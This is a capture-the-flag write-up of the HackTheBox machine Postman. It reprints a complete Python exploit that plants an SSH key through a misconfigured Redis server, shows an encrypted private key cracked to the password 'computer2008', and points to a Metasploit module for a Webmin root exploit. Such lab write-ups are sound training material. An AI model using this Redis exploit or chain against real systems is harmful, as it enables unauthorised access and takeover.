HackTheBox : Postman

@muemmelmoehre

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
Postman was an easy rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.160*. The box got retired on March, 14 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Run a `nmap` scan and discover the *redis* service on port 6379.
2. Get a low privilege shell with this exploit : `https://github.com/Avinash-acid/Redis-Server-Exploit/blob/master/redis.py`.
3. As user *redis*, find *Matt's* private ssh key in `/opt`.
4. Crack the key with `ssh2john` and *rockyou.txt* and get *Matt's* password : **computer2008**; `su` to user *Matt*.
5. Grab the user flag from `/home/Matt/user.txt`.
6. Log into *Webmin* on `https://10.10.10.160:10000` with *Matt's* credentials.
7. Use *CVE-2019-12840* for privilege escalation to *root*.
8. Grab the root flag from `/root/root.txt`.

2 Details

2.1 Initial foothold

2.1.1 Redis

The initial *nmap* scan reveals the service *redis* on port 6379.
A quick web search leads to a recent vulnerability for this service : `https://github.com/Avinash-acid/Redis-Server-Exploit/blob/master/redis.py`[1] The python script[2] doesn't need any modification :

```
#!/usr/bin/python
#Author : Avinash Kumar Thapa aka -Acid
#Twitter : https://twitter.com/m_avinash143
##########################################

import os
import os.path
from sys import argv
from termcolor import colored


script, ip_address, username = argv


PATH='/usr/bin/redis-cli'
PATH1='/usr/local/bin/redis-cli'

def ssh_connection():
        shell = "ssh -i " + '$HOME/.ssh/id_rsa ' + username+"@"+
   ip_address
        os.system(shell)

if os.path.isfile(PATH) or os.path.isfile(PATH1):
        try:
                print colored('\t**********************************',
   "green")
                print colored('\t* [+] [Exploit] Exploiting
   misconfigured REDIS SERVER*' ,"green")
                print colored('\t* [+] AVINASH KUMAR THAPA aka "-Acid"
                                ', "green")
```

[1]Last visited : 2020-04-21.
[2]For formatting purposes, the script has been slightly modified in this write-up. Its functionality remains unchanged.

```
                print colored('\t**********************************',
    "green")
                print "\n"
                print colored("\t SSH Keys Need to be Generated", 'blue
    ')
                os.system('ssh-keygen -t rsa -C \"acid_creative\"')
                print colored("\t Keys Generated Successfully", "blue")
                os.system("(echo '\r\n\'; cat $HOME/.ssh/id_rsa.pub;
    echo  \'\r\n\') > $HOME/.ssh/public_key.txt")
                cmd = "redis-cli -h " + ip_address + ' flushall'
                cmd1 = "redis-cli -h " + ip_address
                os.system(cmd)
                cmd2 = "cat $HOME/.ssh/public_key.txt | redis-cli -h "
    +  ip_address + ' -x set cracklist'
                os.system(cmd2)
                cmd3 = cmd1 + ' config set dbfilename "backup.db" '
                cmd4 = cmd1 + ' config set  dir' + " /home/"+username+"
    /.ssh/"
                cmd5 = cmd1 + ' config set dbfilename "authorized_keys"
     '
                cmd6 = cmd1 + ' save'
                os.system(cmd3)
                os.system(cmd4)
                os.system(cmd5)
                os.system(cmd6)
                print colored("\tYou'll get shell in sometime..Thanks
    for your patience", "green")
                ssh_connection()

        except:
                print "Something went wrong"
else:
        print colored("\tRedis-cli:::::This utility is not present on
    your system. You need to install it to proceed further.", "red")
```

The script can be run as is with `python redis.py 10.10.10.160 redis`.

2.1.2 Cracking the ssh key

In the `/opt` directory, user *Matt's* private ssh key can be found :

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
```

```
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

In order to crack the key, it must be converted into a format that *john* can read with *ssh2john*. Once that's done, the output can be fed into *john* with *rockyou.txt* as wordlist: `john <key2john> -w=/usr/share/wordlists/rockyou.txt`.
The cracked password is **computer2008**.

2.2 User

2.2.1 Privilege escalation to user Matt

With the password from the ssh key, it is possible to simply change user from *redis* to *Matt* by using `su Matt`.


2.2.2 User flag

As *Matt*, the user flag in `/home/Matt/user.txt` can be read easily.

2.3 Root

2.3.1 Webmin

Going back to the inital *nmap* scan, there's another service to discover : the web service Webmin, running on port 10000. On `https://10.10.10.160:10000`, it is possible to log in with *Matt's* credentials:



The web portal is a hint on the road to *root*.

2.3.2 Privilege escalation to root

A quick web search reveals a command execution vulnerability in Webmin: `https://www.exploit-db.com/exploits/46984`[3]. The vulnerability can be exploited via the *Metasploit* module `/exploit/linux/webmin_packageup_rce` with the option `ssl` set to `true`.

2.3.3 Root flag

Via the metasploit session, the root flag in `/root/root.txt` can be read easily.

[3]Last visited: 2020-04-21.